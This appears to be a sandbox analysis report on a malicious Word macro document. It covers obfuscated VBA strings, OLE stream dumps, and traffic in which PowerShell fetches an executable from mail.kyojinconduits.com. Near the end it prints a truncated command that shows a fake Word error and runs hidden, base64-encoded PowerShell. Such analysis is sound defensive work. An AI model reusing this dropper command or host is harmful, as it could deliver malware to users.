lzRUYEYJE.Range.ListFormat.ListString
xhBqCNvFG.Range.Text
rLOxC)
"A][q[DA][q[D"
KnOOFFBD
SXNFEJJ
mxioLAcLC)
rBPyeAB:
aoLyMFjDk
"HW-"
UzOxVAC.Range.Text
Left(XIBGeiH.Range.ParagraphStyle,
mxioLAcLC:
Paragraph
rBPyeAB)
Left(EHsfBFdxG.Range.ParagraphStyle,
NVFTkVQ
Left(oPSQA.Range.ParagraphStyle,
UBdrJozv
"A][q[DpA][q[D"
PUqzDBXG.Range.ListFormat.ListString
XzcvhD
UBdrJozv:
"Heading"
XzcvhD:
"wA][q[DinA][q[DmA][q[DgmA][q[DtA][q[DA][q[D"
XIBGeiH.Range.ListFormat.ListString
UBdrJozv)
oPSQA
eRXpg
QzXjC.Range.ParagraphStyle
InStr(fdpzD.Range.Text,
InStr(oPSQA.Range.Text,
fdpzD.Range.ParagraphStyle
hKRjei
ZOfUMb.Range.Text
ZbPUDheF)
aZsPEAcFH
QzXjC.Range.Text
Left(YpSuBch.Range.ParagraphStyle,
TuHaAH.Range.ListFormat.ListString
PuugBv
InStr(EHsfBFdxG.Range.Text,
ffUzC

Keyword
DdnFBBZ)
OMOkIM:
EHsfBFdxG.Range.ParagraphStyle
dYJvJ
DdnFBBZ:
PUqzDBXG.Range.Text
OMOkIM)
Left(lzRUYEYJE.Range.ParagraphStyle,
RIomq
rBPyeAB
hKRjei.Range.ParagraphStyle
nxnMAC
InStr(TuHaAH.Range.Text,
InStr(PUqzDBXG.Range.Text,
ElseIf
PUqzDBXG
lzRUYEYJE.Range.Text
oPSQA.Range.Text
PUqzDBXG.Range.ParagraphStyle
mxioLAcLC
UfPcWG
zqlCAhL.Range.Text
InStr(xhBqCNvFG.Range.Text,
UzOxVAC
oPSQA.Range.ListFormat.ListString
InStr(zqlCAhL.Range.Text,
Left(PUqzDBXG.Range.ParagraphStyle,
hQUbIDUBB)
sweee
InStr(XIBGeiH.Range.Text,
jlHoSEITt.Range.ParagraphStyle
jlHoSEITt
oPSQA.Range.ParagraphStyle
Left(jlHoSEITt.Range.ParagraphStyle,
aZsPEAcFH)
Len(sweee))),
NVFTkVQ)
YpSuBch.Range.ListFormat.ListString
jlHoSEITt.Range.Text
"HW")
aZsPEAcFH:
"HW",
rLOxC
XIBGeiH
LSfPODO.Range.Text
SMXeC
Left(zqlCAhL.Range.ParagraphStyle,
VnWdAF
fdpzD
InStr(QzXjC.Range.Text,
hQUbIDUBB:
UzOxVAC.Range.ListFormat.ListString
xhBqCNvFG
InStr(YpSuBch.Range.Text,
LSfPODO
EHsfBFdxG.Range.Text
zqlCAhL.Range.ParagraphStyle
Left(xhBqCNvFG.Range.ParagraphStyle,
ZOfUMb.Range.ParagraphStyle
mSaKFJSB:
Error
InStr(LSfPODO.Range.Text,
YpSuBch
EHsfBFdxG.Range.ListFormat.ListString

Keyword
zqlCAhL
Left(fdpzD.Range.ParagraphStyle,
ebsKiHACO)
Attribute
ebsKiHACO:
zqlCAhL.Range.ListFormat.ListString
LSfPODO.Range.ListFormat.ListString
iBElDYCi
mSaKFJSB
TuHaAH.Range.Text
Left(hKRjei.Range.ParagraphStyle,
TuHaAH.Range.ParagraphStyle
kBgvEBGC
uhsdfv
VB_Name
eRXpg:
Left(TuHaAH.Range.ParagraphStyle,
NVFTkVQ:
EHsfBFdxG
XzcvhD)
AhJql
hQUbIDUBB
mSaKFJSB)
Function
jlHoSEITt.Range.ListFormat.ListString
InStr(jlHoSEITt.Range.Text,
InStr(hKRjei.Range.Text,
Left(LSfPODO.Range.ParagraphStyle,
QzXjC
hKRjei.Range.ListFormat.ListString
lzRUYEYJE
fdpzD.Range.ListFormat.ListString
InSKq
VqryV
Replace(myString,
XIBGeiH.Range.Text
hKRjei.Range.Text
CPMStk
xhBqCNvFG.Range.ParagraphStyle
LSfPODO.Range.ParagraphStyle
Left(UzOxVAC.Range.ParagraphStyle,
InStr(UzOxVAC.Range.Text,
"A][q[DroA][q[DA][q[DceA][q[DsA][q[DsA][q[DA][q[D"
Len("Heading"))
Left(ZOfUMb.Range.ParagraphStyle,
YpSuBch.Range.Text
xhBqCNvFG.Range.ListFormat.ListString
UzOxVAC.Range.ParagraphStyle
AhJql:
Mid(Application.Name,
ZOfUMb.Range.ListFormat.ListString
fepnAEWJ
InStr(lzRUYEYJE.Range.Text,
OMOkIM
AhJql)
XIBGeiH.Range.ParagraphStyle

VBA Code

VBA File Name: X3l1wup0ifeb, Stream Size: 699

General	
Stream Path:	Macros/VBA/X3l1wup0ifeb

General	
VBA File Name:	X3l1wup0ifeb
Stream Size:	699
Data ASCII:	. . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 c8 db 96 a0 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 68 01 00 00 04 00 00 00 54 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6673

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6673
Entropy:	6.06833302007
Base64 Encoded:	True
Data ASCII:	f . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	66 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 00 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 20897

General	
Stream Path:	Data
File Type:	data
Stream Size:	20897
Entropy:	7.74612259243
Base64 Encoded:	True
Data ASCII:	. Q . . D . d . . . . . V m . 4 N . N . . . . .

General	
Data Raw:	48 63 70 73 63 6c 6f 33 77 35 68 00 48 00 63 00 70 00 73 00 63 00 6c 00 6f 00 33 00 77 00 35 00 68 00 00 00 58 33 6c 31 77 75 70 30 69 66 65 62 00 58 00 33 00 6c 00 31 00 77 00 75 00 70 00 30 00 69 00 66 00 65 00 62 00 00 00 54 79 31 39 31 77 7a 38 68 79 6e 76 33 66 6c 00 54 00 79 00 31 00 39 00 31 00 77 00 7a 00 38 00 68 00 79 00 6e 00 76 00 33 00 66 00 6c 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3955

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3955
Entropy:	5.13659906094
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 658


General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	658
Entropy:	6.38459690922
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . . * \\ C . . . . . . a . . . ! O f f i
Data Raw:	01 8e b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 bf c1 ee 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 24217

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	24217
Entropy:	3.62986490868
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . Y . . . . b j b j . . . . . ^ . . b . . . b . . . Q . . . . . B . . . . . B . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 d9 59 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 5e 00 00 62 7f 00 00 62 7f 00 00 d9 51 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 02:32:51.109204054 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.302309036 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.302453041 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.305320978 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.505866051 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.505934000 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.505969048 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506007910 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506045103 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506083965 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506130934 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506175041 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506211996 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506248951 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.506329060 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.506378889 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.506386042 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.699462891 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699521065 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699561119 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699598074 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699635029 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699655056 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.699685097 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699687004 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.699728966 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699744940 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.699767113 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699805021 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699817896 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.699842930 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699877977 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.699899912 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.893017054 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893076897 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893115044 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893152952 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893191099 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893227100 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893265009 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893302917 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893351078 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893426895 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893435955 CET	49167	80	192.168.2.22	198.54.126.36

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 02:32:51.893469095 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.893472910 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893474102 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.893512011 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893549919 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:51.893551111 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893589973 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:51.893621922 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.087754011 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.087815046 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.087853909 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.087901115 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.087943077 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.087980032 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088017941 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088054895 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088093042 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088130951 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088167906 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088167906 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088202953 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088208914 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088215113 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088237047 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088258028 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088295937 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088334084 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088335991 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088371992 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088402987 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088408947 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088448048 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088475943 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.088485956 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088532925 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.088548899 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.091725111 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.282442093 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282501936 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282538891 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282571077 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282601118 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282630920 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282660961 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282691002 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282708883 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.282723904 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282742023 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.282756090 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282793045 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282820940 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.282826900 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282855988 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282885075 CET	49167	80	192.168.2.22	198.54.126.36
Jan 14, 2021 02:32:52.282885075 CET	80	49167	198.54.126.36	192.168.2.22
Jan 14, 2021 02:32:52.282916069 CET	80	49167	198.54.126.36	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 14, 2021 02:32:51.005683899 CET	52197	53	192.168.2.22	8.8.8.8
Jan 14, 2021 02:32:51.090389013 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2021 02:32:51.005683899 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	mail.kyoji nconduits.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2021 02:32:51.090389013 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	mail.kyoji nconduits.com		198.54.126.36	A (IP address)	IN (0x0001)


HTTP Request Dependency Graph

- mail.kyojinconduits.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.54.126.36	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2021 02:32:51.305320978 CET	0	OUT	GET /jhgun753.zip HTTP/1.1 Host: mail.kyojinconduits.com Connection: Keep-Alive
Jan 14, 2021 02:32:51.505866051 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 14 Jan 2021 01:32:51 GMT Server: Apache Last-Modified: Sun, 03 Jan 2021 06:35:59 GMT Accept-Ranges: bytes Content-Length: 303616 Content-Type: application/zip Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 aa e0 fe 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 72 04 00 00 2c 00 00 00 00 00 00 e0 1c 00 00 00 10 00 00 00 30 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 10 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 8c 63 00 00 c8 00 00 00 00 f0 04 00 e8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1068 Parent PID: 584

General

Start time:	02:32:34
Start date:	14/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f9d0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF0B1233C70D583B20.TMP	success or wait	1	7FEE9049AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5013	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5013	F5013	binary	04 00 00 00 2C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 DB 0B 24 A8 60 EA D6 01 13 50 0F 00 13 50 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00

Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBlAFQALQBpAHQARQBtACAAdgBhAF IASQBhAEIAbABFADoAdwAyAEgAQwAgACgAWwB0AHkAUABFAF0AKAAiAHsAMA B9AHsAMgB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBzAHkAUwB0ACcALAAnAH IARQBDAHQAbwBSAHkAJwAsACcAZQBNAC4AaQBvAC4AJwAsACcARABpACcAKQ AgACkAIAAgADsAIAAgACAAcwBFAHQALQBpAHQAZQBtACAAKAAiAFYAQQByAG kAYQAiACsAIgBiAGwAZQA6ACIAKwAiAHMAIgArACIAOQBuADYAIgApACAAKA AgAFsAdAB5AHAAZQBdACgAIgB7ADQAfQB7ADAAfQB7ADcAfQB7ADUAfQB7AD gAfQB7ADMAfQB7ADYAfQB7ADIAfQB7ADEAfQAiAC0AZgAgACcAcwBUAEUAbQ AuAG4AJwAsACcARQBSACcALAAnAG4AYQBnACcALAAnAGkAYwAnACwAJwBTAH kAJwAsACcALgAnACwAJwBFAFAAbwBpAE4AdABtAGEAJwAsACcARQBUACcALA AnAFMAZQByAHYAJwApACAAIAApADsAIAAkAFIAegBlADgAbQBzADEAPQAkAE wAXwA3AEYAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAFoANA AwAEoAOwAkAFUANQAxAEIAPQAoACgAJwBJACcAKwAnADgANgAnACkAKwAnAF kAJwApADsAIAAkAHcAMgBoAEMAOgA6ACIAYwByAEUAYQB0AGAAZQBEAGkAYA 